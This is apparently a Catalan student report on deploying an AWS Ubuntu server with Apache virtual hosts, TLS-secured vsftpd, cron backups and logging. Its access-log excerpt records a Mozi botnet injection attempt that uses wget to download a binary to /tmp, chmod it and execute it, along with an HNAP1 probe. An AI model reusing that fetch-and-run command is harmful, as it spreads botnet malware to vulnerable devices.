


---

# DESPLEGAMENT D'APLICACIONS WEB

Entrega Projecte Intermodular Part I

---



Pau Albero Mora

18/02/26

2ºDAW

## **Índice:**

Entrega Projecte Intermodular - Part I (C4) .....	2
1. Infraestructura en AWS i Xarxa (RA1-e) .....	3
1.1 Configuració del Firewall (Security Groups) .....	3
2. Resum de Serveis i Credencials (Documentació RA4-g).....	3
2.1 Taula d'Accessos Web i FTP .....	4
2.2 Credencials del Sistema .....	4
3. Inventari de Software i Versiones .....	4
4. Configuració de Serveis .....	5
4.1 Seguretat i Usuaris del Sistema (RA4-b).....	6
4.2 Servidor Web Apache (Virtual Hosts) (RA2) .....	6
4.3 Servidor FTP Segur (vsftpd) (RA4-e) .....	9
5. Automatització de Backups (RA2-j) .....	10
6. Auditoría i Logs (RA2-j) .....	11
7. Informació Adicional.....	12

# Entrega Projecte Intermodular - Part I (C4)

## 1. Infraestructura en AWS i Xarxa (RA1-e)

S'ha desplegat una instància EC2 amb Ubuntu Server 22.04 LTS a AWS Academy. Per a garantir l'accessibilitat pública constant, s'ha assignat una **Elastic IP** fixa.

- **Tipus d'Instància:** t2.micro
- **IP Elàstica:** 18.206.113.196
- **DNS:** El domini alberoperez.tech apunta a aquesta IP.

### 1.1 Configuració del Firewall (Security Groups)

S'han obert estrictament els ports necessaris per al funcionament dels serveis:

Port	Protocol	Servei	Descripció
<b>22</b>	TCP	SSH	Administració remota segura.
<b>80</b>	TCP	HTTP	Redirecció automàtica a HTTPS.
<b>443</b>	TCP	HTTPS	Servidor web segur (SSL/TLS).
<b>21</b>	TCP	FTP	Canal de control FTP.
<b>30000-30050</b>	TCP	FTP	Canal de dades (Mode Passiu).

#### Evidència:

The screenshot shows the AWS CloudWatch Metrics interface. A single metric named "CPU Utilization" is displayed with a value of 0.00%. The time range is set to "Last 1 hour". The chart has a light blue background with white grid lines. The Y-axis is labeled "CPU Utilization" and ranges from 0.00% to 100.00% with increments of 10.00%. The X-axis shows time intervals from 1h ago to now. The data point at "Now" is highlighted in red.

## 2. Resum de Serveis i Credencials (Documentació RA4g)

A continuació es detallen les credencials d'accés configurades per als diferents entorns.

### 2.1 Taula d'Accessos Web i FTP

Entorn	URL	Usuari Web	Usuari FTP <sup>1</sup>
Producció	<a href="https://app.alberoperez.tech">https://app.alberoperez.tech</a>	-	app
Backups	<a href="https://backup.alberoperez.tech">https://backup.alberoperez.tech</a>	backup	backup
Test (Pau)	<a href="https://test.alberoperez.tech/~pau/">https://test.alberoperez.tech/~pau/</a>	-	pau
Test (Alvaro)	<a href="https://test.alberoperez.tech/~alvaro/">https://test.alberoperez.tech/~alvaro/</a>	-	alvaro

### 2.2 Credencials del Sistema

- **SSH:** Usuari ubuntu amb autenticació per clau pública (.pem). Login de root deshabilitat.
- **Base de Dades:** Usuari root (local) o dedicat per a l'aplicació projecte.

---

<sup>1</sup>

### 3. Inventari de Software i Versions

S'han instal·lat i configurat les següents versions de serveis:

- **Sistema Operatiu:** Ubuntu 22.04.4 LTS
- **Servidor Web:** Apache/2.4.52 (Ubuntu)
- **Servidor FTP:** vsftpd 3.0.5
- **Llenguatge:** PHP 8.1.2
- **Base de Dades:** MySQL 8.0.36

#### Evidència de versions:

```
Server version: Apache/2.4.52 (Ubuntu)
Server built:   2025-12-09T15:50:28

vsftpd: version 3.0.5

PHP 8.1.2-1ubuntu2.23 (cli) (built: Jan  7 2026 08:37:41) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.2, Copyright (c) Zend Technologies
    with Zend OPcache v8.1.2-1ubuntu2.23, Copyright (c), by Zend Technologies

mysql Ver 8.0.45-0ubuntu0.22.04.1 for Linux on x86_64 ((Ubuntu))
```

## 4. Configuració de Serveis

### 4.1 Seguretat i Usuaris del Sistema (RA4-b)

S'han creat usuaris específics per a cada servei i membre de l'equip per garantir l'aïllament.

- **Jailed Users:** Els usuaris FTP estan enjaulats en el seu directori home.
- **Banner SSH:** S'ha configurat un missatge de benvinguda personalitzat.

#### Evidència SSH:

```
ubuntu@ip-172-31-29-144:~$ tail -n 5 /etc/passwd
mysql:x:115:122:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:116:124:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
app:x:1001:1001::/home/app:/bin/bash
pau:x:1002:1002::/home/pau:/bin/bash
alvaro:x:1003:1003::/home/alvaro:/bin/bash
```

```
batoi@paulbero:~/Documentos/Projecte intermodular 2/AWS$ ssh -i LabsUser.pem ubuntu@18.206.113.196
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1044-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Feb 18 16:26:46 UTC 2026

System load:  0.0           Processes:      110
Usage of /:   46.2% of 7.57GB  Users logged in:  0
Memory usage: 62%           IPv4 address for eth0: 172.31.29.144
Swap usage:   0%

* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.

  https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

9 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Benvingut a la instància AWS de AlberoPerez Tech (Pau Albero Mora i Alvaro Perez
Morilla)
Last login: Wed Feb 18 16:01:21 2026 from 213.0.87.11
```

## 4.2 Servidor Web Apache (Virtual Hosts) (RA2)



S'han configurat 3 Virtual Hosts amb redirecció forçada a HTTPS utilitzant certificats

**Let's Encrypt:**

- 1. Producció (app):** Allotjat a /home/app/ftp/www.



2. **Backups (backup):** Protegit amb autenticació bàsica (.htpasswd).



## Index of /

Name	Last modified	Size	Description
<a href="#">app_backup_20260218.tar.gz</a>	2026-02-18 15:56	32M	

Apache/2.4.52 (Ubuntu) Server at backup.alberoperez.tech Port 443

3. **Test (test):** Habilitat mod\_userdir perquè cada alumne tingui la seva carpeta personal (public\_html o ftp/www).

The screenshot shows a web browser window with the following details:

- Address bar: https://test.alberoperez.tech/~pau/
- Status bar: "No es seguro" (Not secure)
- Title bar: Index of /~pau
- Content area:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	

Apache/2.4.52 (Ubuntu) Server at test.alberoperez.tech Port 443

## 4.3 Servidor FTP Segur (vsftpd) (RA4-e)

Configuració de seguretat implementada en /etc/vsftpd.conf:

- ssl\_enable=YES: Força l'ús de xifratge.
- force\_local\_data\_ssl=YES: Protegeix també la transferència de dades.
- chroot\_local\_user=YES: Evita que els usuaris surtin de la seva carpeta.

### Evidència connexió TLS:

---

```
Estado: Conectando a 18.206.113.196:21...
Estado: Conexión establecida, esperando el mensaje de bienvenida...
Estado: Inicializando TLS...
Estado: Conexión TLS establecida.
Estado: El servidor no permite caracteres no ASCII.
Estado: Registrado en
Estado: Recuperando el listado del directorio...
Estado: El servidor envió una respuesta pasiva con una dirección no enrutable. Usando en su lugar la dirección del servidor.
Comando: LIST
Respuesta: 150 Here comes the directory listing.
```

## 5. Automatització de Backups (RA2-j)

S'ha creat un script (backup.sh) i programat en el cron del sistema per executar-se cada nit a les **03:00 AM**.

**Tasques que realitza l'script:**

1. **Dump SQL:** Exporta la base de dades projecte.
2. **Compressió:** Crea un arxiu .tar.gz amb la web i l'SQL, amb la data al nom.
3. **Rotació:** Elimina automàticament les còpies antigues de més de 7 dies.

**Evidència d'execució:**

```
ubuntu@ip-172-31-29-144:~$ ls -l /home/backup/ftp/fitxers
total 32300
-rw-r--r-- 1 root root 33073740 Feb 18 15:56 app_backup_20260218.tar.gz
```

## 6. Auditoría i Logs (RA2-j)

El sistema registra tota l'activitat en fitxers de log separats per facilitar la depuració.

### Ubicació dels Logs:

- **Apache (Error):** /home/app/logs/error.log (Personalitzat per vhost).
- **Apache (Accés):** /home/app/logs/access.log.
- **Sistema/FTP:** /var/log/syslog o /var/log/vsftpd.log.

### Evidència de Logs:

```
ubuntu@ip-172-31-29-144:~$ tail -n 10 /var/log/apache2/access.log
77.208.161.66 - - [18/Feb/2026:16:15:35 +0000] "GET /icons/ubuntu-logo.png HTTP/1.1" 200 3608 "http://18.206.113.196/" "Mozilla/5.0 (iPhone; CPU iPhone OS 18_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.2 Mobile/15E148 Safari/604.1"
77.208.161.66 - - [18/Feb/2026:16:15:35 +0000] "GET /favicon.ico HTTP/1.1" 404 492 "http://18.206.113.196/" "Mozilla/5.0 (iPhone; CPU iPhone OS 18_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.2 Mobile/15E148 Safari/604.1"
77.208.161.66 - - [18/Feb/2026:16:15:47 +0000] "GET /products HTTP/1.1" 404 493 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 18_7 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.2 Mobile/15E148 Safari/604.1"
185.247.137.12 - - [18/Feb/2026:16:20:40 +0000] "GET / HTTP/1.1" 200 3423 "-" "Mozilla/5.0 (compatible; InternetMeasurement/1.0; +https://internet-measurement.com)"
110.36.65.9 - - [18/Feb/2026:16:27:08 +0000] "27;wget%20http://%s:%d/Mozi.m%20-0%20->%20/tmp/Mozi.m;chmod%20777%20/tmp/Mozi.m;/tmp/Mozi.m%20dlink.mips%27$ HTTP/1.0" 400 503 "-" "-"
204.76.203.219 - - [18/Feb/2026:16:28:07 +0000] "GET / HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
43.135.133.241 - - [18/Feb/2026:17:01:08 +0000] "GET / HTTP/1.1" 200 3423 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 13_2_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobile/15E148 Safari/604.1"
204.76.203.206 - - [18/Feb/2026:17:02:25 +0000] "GET / HTTP/1.1" 200 10945 "-" "Wget"
204.76.203.219 - - [18/Feb/2026:17:22:55 +0000] "GET / HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36 Edg/90.0.818.46"
223.123.73.144 - - [18/Feb/2026:17:25:35 +0000] "POST /HNAP1/ HTTP/1.0" 400 488 "-" "-"
```

## 7. Informació Adicional

**7.1 Compte AWS Academy** Les màquines s'han creat al compte associat al correu de l'alumne: [paulbmr3@alu.edu.gva.es](mailto:paulbmr3@alu.edu.gva.es)

### 7.2 Repartiment de Tasques

- **Pau Albero:** Configuració inicial d'AWS, Security Groups, Script de backup i automatització, gestió de DNS.
- **Alvaro Perez:** Configuració de Virtual Hosts Apache, certificats SSL, proves de seguretat FTP i documentació tècnica.